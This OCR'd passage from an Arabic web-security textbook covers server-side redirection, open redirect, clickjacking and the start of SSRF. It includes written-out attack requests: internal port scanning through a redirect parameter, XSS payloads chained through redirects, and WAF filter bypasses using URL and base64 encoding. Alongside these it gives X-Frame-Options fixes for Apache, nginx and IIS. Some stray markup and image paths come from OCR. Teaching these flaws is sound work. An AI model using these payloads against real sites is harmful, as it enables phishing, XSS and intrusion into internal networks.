Content-Type: application/x-www-form-urlencoded
Host: isecur1ty.com
Content-Length: 65

view=default&theme=isecur1ty.com:21
```

يستخدم هذا الإستغلال فى banner grabbing او ربما الدخول مباشرة الى الخدمة.
فتكون نتيجة الإستغلال غالبا على هذا الشكل -عرفنا البرنامج المثبت على بورت 21 واصداره وعرفنا نظام التشغيل المستخدم- وبالتالى توجيه هجمات اخرى ضده

```
HTTP/1.1 200 OK
Connection: close
220 ProFTPD 1.2.4 Server(Debian)
```


ثغرات ال Redirection (تكمله...)

- مثال2: استغلال متقدم لثغرة Server-side HTTP Redirection
- سنحاول الدخول الى الشبكة الداخلية للموقع واكتشاف الأجهزة المختلفة داخل هذه الشبكة وعمل فحص للبورتات المفتوحة على هذه الأجهزة واكتشاف الثغرات بها

```
POST /home HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: isecur1ty.com
Content-Length: 65

view=default&theme=192.168.0.1:21
```

نستبدل 192.168.0.1 بجموعة من IP ونستبدل 21 بقائمة من اشهر البورتات
يمكن تنفيذ هذا الهجوم من خلال برمجة سكربت خاص "لعشاق البرمجة" او من الممكن الإعتماد على اداة burp intruder احد اداوت burp suite

ثغرات ال Redirection (تكمله...)



ثغرات ال Redirection (تكمله...)

- مثال3: استغلال متقدم لثغرة Server-side HTTP Redirection
- سندمج هذه الثغرة مع ثغرة xss ونقوم بإستغلال مزدوج
- عند فحص الموقع اكتشفنا ثغرة اخرى من نوع xss فى search.php?s=
- لاحظ الإستغلال فى الصورة التالية

```
POST /home HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: isecur1ty.com
Content-Length: 65

view=default&loc=isecur1ty.com/search.php?s=<script>alert("hacked")</script>
```

ثغرات ال Redirection (تكمله...)

- قمنا بإستخدام بايلود يعرض كلمة hacked يمكنك استخدام بايلود اخر يناسب احتياجاتك .
- اذن استخدمنا ثغرة التحويل وقمنا بالتحويل الى صفحة اخرى مصابة بثغرة xss وذلك يقوى من الثغرتين ويزيد من مساحة الإختراق فى الموقع.

ثغرات ال Redirection (تكمله...)

- ثانيا:Open Redirect
- ببساطة هى ثغرة تقوم بالتحويل الى صفحات او روابط اخرى ولكنها اقل خطورة تستخدم بشكل رئيسى فى هجمات phishing الصفحات المزورة" حيث بقوم بتحويل الضحية من الموقع الأصلى الى صفحة مزورة لسرقة البيانات وتعتبر اكثر قوة واقناعا من هجمات phishing التقليدية لأن التحويل يتم على الموقع الأصلى بدون اى مشاكل فيعطى الضحية الكثير من الثقة والراحة .
- تظهر هذه الثغرة عندما يقبل تطبيق الويب مدخلات اى بارمتر ويقوم بتنفيذه بدون التحقق من قيمة المدخلات

http://www.isecur1ty.com?redirect=http://www.isecur1ty.org

ثغرات ال Redirection (تكمله...)

- فى المثال السابق هناك بارمتر يسمى redirect يقوم بالتحويل من isecur1ty.com الى isecur1ty.org لكن ماذا اذا قمنا بالتعديل على قيمة البارمتر واسندنا له قيمة جديدة :

http://www.isecur1ty.com?redirect=http://www.phishing.com

- بالطبع سيتم تحويلك الى الرابط الجديد اذا كان الموقع مصاب "لا يتحقق من القيم".
- لإكتشاف الثغرة عليك فحص كل البارمترز الى تقوم بالتحويل الى روابط اخرى وقم بالتعديل على هذه الروابط ولاحظ استجابة الموقع :هل قام بالتحويل ام صد هذا الهجوم ؟

```
HTTP/1.1 302 Object moved
Location: http://www.isecur1ty.com
```

```
HTTP/1.1 200 OK
Refresh: 0; url=http://www.isecur1ty.com
```

- عملية التحويل يمكن اكتشافها فى الموقع بعدة طرق:
- مباشرة من البارمترز
- او من خلال رسائل التحويل التالية فى HTTP Headers

ثغرات ال Redirection (تكمله...)

```php
$redirect = $_GET['url'];
 header("Location: " . $redirect);
```

- اكتشاف الثغرة فى اكواد php
- هذا كود بسيط يقوم بالتحويل الى url المسند الى المتغير redirect
- يعتبر هذا الكود مصاب بثغرة Open Redirect لعدم وجود اى وسيلة للتحقق من قيمة المتغير redirect وعدم وجود اى فلترة للمدخلات وتكون النتيجة كالأتى:

```
<strong> http://www.isecur1ty.com/vuln.php?<span style="color: #993300;">url</span>=<span style="color:
#808000;">http://www.hacked.com
</span></strong>
```

- قمنا بالتحويل الى موقع اخر hacked.com وهو موقع المهاجم مثلا !!!

ثغرات ال Redirection (تكمله...)

```
var redirect = location.hash.substring(1);
if (redirect)
   window.location='http://'+decodeURIComponent(redirect);
```

- اكتشاف الثغرة فى اكواد javascript
- كود جافا سكريبت يقوم بعملية التحويل لكن واضح انه لا يوجد اى نوع من انواع التحقق لقيمة المتغير redirect اذن فالموقع مصاب بالثغرة وتكون النتيجة هى الأتى:

```
<strong>http://www.isecur1ty.com/<span style="color: #ff0000;">?#</span>www.hacked.com</strong>
```

- قمنا بالتحويل الى موقع اخر hacked.com وهو موقع المهاجم مثلا !!!
- ولكن ماذا اذا كان الموقع يقوم بعملية تحقق من القيم المدخلة ؟!! سيتوجب علينا التلاعب بالرابط قليلا ومحاولة تخطى الفلترة او كود التحقق من خلال تشفير الرابط url encoding سنستعرض الأن بعض هذه الطرق المتقدمة .

ثغرات ال Redirection (تكمله...)

- مثال1: استغلال متقدم لثغرة Open Redirect
- احظ الإستغلال التالى :استغلال عادى ولكن عندما قمنا به لم تنجح عملية التحويل

http://www.isecur1ty.com/vuln.php?url=http://www.hacked.com

- سنستخدم بعض الحيل لتخطى هذه الفلترة :
- 1/اضافة null byte (%00 or 0x00) قبل الرابط احيانا تخدع WAF وتتخطى الفلترة
- 2/ تشفير كل الرابط url encoding

http://www.isecur1ty.com/vuln.php?url=%68%74%74%70%3a%2f%2f%77%77%77%2e%68%61%63%6b%65%64%2e%63%6f%6d

ثغرات ال Redirection (تكمله...)

- 3/تشفير http://

```
http://www.isecur1ty.com/vuln.php?url=http://www.hacked.com
http://www.isecur1ty.com/vuln.php?url=%68%74%74%70%3a%2f%2fwww.hacked.com
```

- 4/التلاعب فى حالة الحروف مثلا نحول http الى HtTp وهكذا

http://www.isecur1ty.com/vuln.php?url=HtTp://www.hacked.com

- 5/التكرار

http://www.isecur1ty.com/vuln.php?url=http://http://www.hacked.com

ثغرات ال Redirection (تكمله...)

- مثال2: استغلال متقدم لثغرة Open Redirect
- عندما فحصنا الموقع من ثغرات xss لم نكتشف اى ثغرة فالموقع محمى جيدا من ثغرات xss لذا قررنا محاولة استخدام ثغرة Open Redirect لإكتشاف واستغلال ثغرة xss
- هذا استغلال ثغرة التحويل كما تعلمنا: http://www.isecur1ty.com/vuln.php?url=http://www.hacked.com
- محاولة اكتشاف ثغرة xss: http://www.isecur1ty.com/vuln.php?url=<script>alert(1);</script>
- لكن لا جديد فالموقع محمى جيدا من ثغرات xss فما الحل ؟
- سنقوم بتشفير البايلود base64 ليصبح بالشكل التالى PHNjcmlwdD5hbGVydCgxKTs8L3NjcmlwdD4=
- سندمج التشفيرة فى الرابط بهذا الشكل http://www.isecur1ty.com/vuln.php?url=data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTs8L3NjcmlwdD4=

ثغرات ال Redirection (تكمله...)

- والأن سنقوم بنشفير من نوع url encoding ليصبح البايلود النهائى :

```
http://www.isecur1ty.com/vuln.php?
url=%64%61%74%61%3a%74%65%78%74%2f%68%74%6d%6c%3b%62%61
%73%65%36%34%2c%50%48%4e%6a%63%6d%6c%77%64%44%35%68%62
%47%56%79%64%43%67%78%4b%54%73%38%4c%33%4e%6a%63%6d%6c
%77%64%44%34%3d
```

- وتصبح النتيجة كالأتى :

- ثغرة xss تعمل 100% فى موقع محمى من xss عن طريق ثغرة open redirect

ثغرات ال Redirection (تكمله...)

- ننتقل الأن الى طرق الحماية من هذه الثغرة :
- يفضل اولا عدم استخدام عملية التحويل او اعادة التوجيه فى موقعك قدر الإمكان
- اضافة فلترة قوية على قيم المدخلات
- منع كل meta characters الغير مستخدمة
- كل عمليات التحويل تكون الى روابط داخلية فى موقعك وعدم السماح بإستخدام روابط خارجية

تم بحمد الله انتهاء الفصل العاشر

الفصل الحادى عشر
ثغرة ال Click Jacking

المؤلف
د.م/ أحمد هاشم الفقي
استشارى أمن المعلومات و التحول الرقمي
Ahmed.Hashem.ElFiky@outlook.com

ثغرة ال Click Jacking

- تعرف الثغرة بمُصطلح متداول وهو" سرق الضغطات " هو هجوم يقوم به المهاجم باخفاء صفحة من موقع معين في صفحة اخرى وهمية حيث يريد ان يقوم الضحية بالضغط في مكان ما في الصفحة ليقوم بتنشيط فعالية او الموافقة على طلبات من الموقع للدخول الى موارد او غيرها ك OAuth مثلاً .
- لو فرضنا على سبيل المثال (example.isecur1ty.org) هو موقع عادي كل ما نحتاج اليه لكشف الثغرة هو الدخول للصفحة المطلوبة . بطلب GET
- الان نراجع الرد من السيرفر :

ثغرة ال Click Jacking (تكمله...)

```
Get:http://example.isecur1ty.org/ouath.page
```


```
Host: example.isecur1ty.org
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:44.0) Gecko/20100101 Firefox/44.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
If-Modified-Since: *<span style="color: #ffffff;">x
sdasd

</span>
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/7.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Thu, 11 Feb 2016 11:45:34 GMT
Content-Length: 1221
```

ثغرة ال Click Jacking (تكمله...)

- لا يوجد في هذه ال X-Frame-Options ولا يوجد قيمة له لذلك سيعرض المتصفح هذه الصفحة من اي frame أو Iframe او object في صفحة اخرى في موقع اخر .
- ممكن ان يكون الموقع مصاب بثغرة Clickjacking ناتي الان لنفحص الصفحة
- لو فرضاً ان example.isecur1ty.org موقع حفظ الصور و لديك صور مخفية وهناك خاصية يمكن من خلالها ان تسمح للتطبيقات بالدخول للصور المخفية بموافقتك .

ثغرة ال Click Jacking (تكمله...)




ثغرة ال Click Jacking (تكمله...)

- الان لنجرب الثغرة ونقوم بعمل صفحة html تحتوي على iframe في جهازنا وال iframe يؤدي الى example.isecur1ty.org/oauth.page

```
<"iframe src="http://example.isecur1ty.org/oauth.page?id=123&app=hackerapp>
```


ثغرة ال Click Jacking (تكمله...)



ثغرة ال Click Jacking (تكمله...)


- تم الحصول على الصفحة في ال iframe في صفحة اخرى وبذلك فان الموقع مصاب بثغرة clickjacking في هذه الصفحة .
- الان سيتم اخفاء الايفريم ببعض خدع CSS سيتم اخفاء الايفريم في صفحة اخرى غير تابعة للموقع نفسه .

ثغرة ال Click Jacking (تكمله...)



ثغرة ال Click Jacking (تكمله...)

- الان ان صنعت هذه الصفحة كمثال بسيط وضعت مسابقة خدعة ووضعت زر اضغط هنا لكي اسرق ضغطة ويضغط فوق زر allow للسماح بتطبيق الهكر الخاص بي بسرقة الصور الخاصة به .
- الان ساخفي الايفريم تماماً



ثغرة ال Click Jacking (تكمله...)

- الان سيكون من السهل خداع الضحية وبمجرد ان يضغط على زر اضغط الان الذي هو معطل اصلا فهو يقوم بضغط زر allow في موقع example.isecur1ty.org بدون علمه ويسمح لتطبيقي الخبيث بالحصول على الصور .
- الحماية من الثغرة :
- يوجد العديد من الطرق لاصلح وتفادي الثغرة منها :
  - وضع X-Frame-Options في السيرفر لكل الصفحات او للصفحات المهمة .
  - برمجة جافا سكربت في الصفحات يقوم بمراجعة الصفحات في حالة عدم امكانية التحكم بالسيرفر او الصفحة .

ثغرة ال Click Jacking (تكمله...)

- بعض المعلومات حول X-Frame-Options
- يوجد قيم لهذا ال Header منها
  - DENY يمنع ان يتم استدعاء هذه الصفحة في Iframe
  - SAMEORIGIN يمكن استدعاء هذه الصفحة في نفس الموقع " فقط "عن طريق ايفريم (ينصح به) .
  - ALLOW-FROM uri السماح لرابط او موقع معين باستخدام الايفريم لربط هذه الصفحة.
- أصلاح عام للسيرفرات
- سيرفر اباتشي Apache
- يمكنك اضافة السطر التالي الى httpd.conf

```
1 Header always append X-Frame-Options SAMEORIGIN
```

ثغرة ال Click Jacking (تكمله...)

- سيرفر nginx
- في ملف nginx.conf اضفط السطر التالي في خانة السيرفر

```
1 add_header X-Frame-Options "SAMEORIGIN";<span style="color: #ffffff;">x
2 </span>
```

```
server {
    listen       80;
    server_name  localhost;
    server_tokens off;
    add_header X-Frame-Options "SAMEORIGIN";
```

ثغرة ال Click Jacking (تكمله...)

- سيرفر IIS
- في ملف Web.config اضف النص التالي

```
<system.webServer>

<httpProtocol>
<customHeaders>
<add name="X-Frame-Options" value="SAMEORIGIN" /   >
<customHeaders/>
<httpProtocol/>

<system.webServer/>
```

تم بحمد الله انتهاء الفصل الحادى عشر

الفصل الثاني عشر
ثغرة ال SSRF

المؤلف
د.م/ أحمد هاشم الفقي
استشارى أمن المعلومات و التحول الرقمي
Ahmed.Hashem.ElFiky@outlook.com

ثغرة ال SSRF

- سوف نتكلم عن SSRF حيث يتم إعتبار SSRF عبارة عن أحد أنواع الهجمات وليس ثغرة بحد ذاتها لكن سنشرحها كثغرة لسهولة الفهم هي إختصار لـ (Sever Side Request Forgery) وتظهر حينما يكون المهاجم له القدرة في إرسال طلب بأستخدام السيرفر المصاب .
- عادة يتم أستخدام SSRF في الهجوم على الشبكة الداخلية لسيرفر ما والتي تكون محمية بجدار ناري للعامة لكن لنفس السرفر يسمح بدخول حزم المعلومات (سيتم استغلالها في SSRF) ويمكن ايضاً معرفة الخدمات المتوفرة على السيرفر والتنصت الى واجهة الاسترجاع او ما يرد به السيرفر على الطلب .

ثغرة ال SSRF (تكمله...)

- كيف يتم ذلك ؟
- لو فرضنا مثلا انه لدينا موقع يقوم بجلب البيانات من ال localhost الخاص به فرضاً سيكون الطلب كالاتي :

```
1 GET http://www.target.com/proxy.php?curl=http://www.target.com/min.css
```

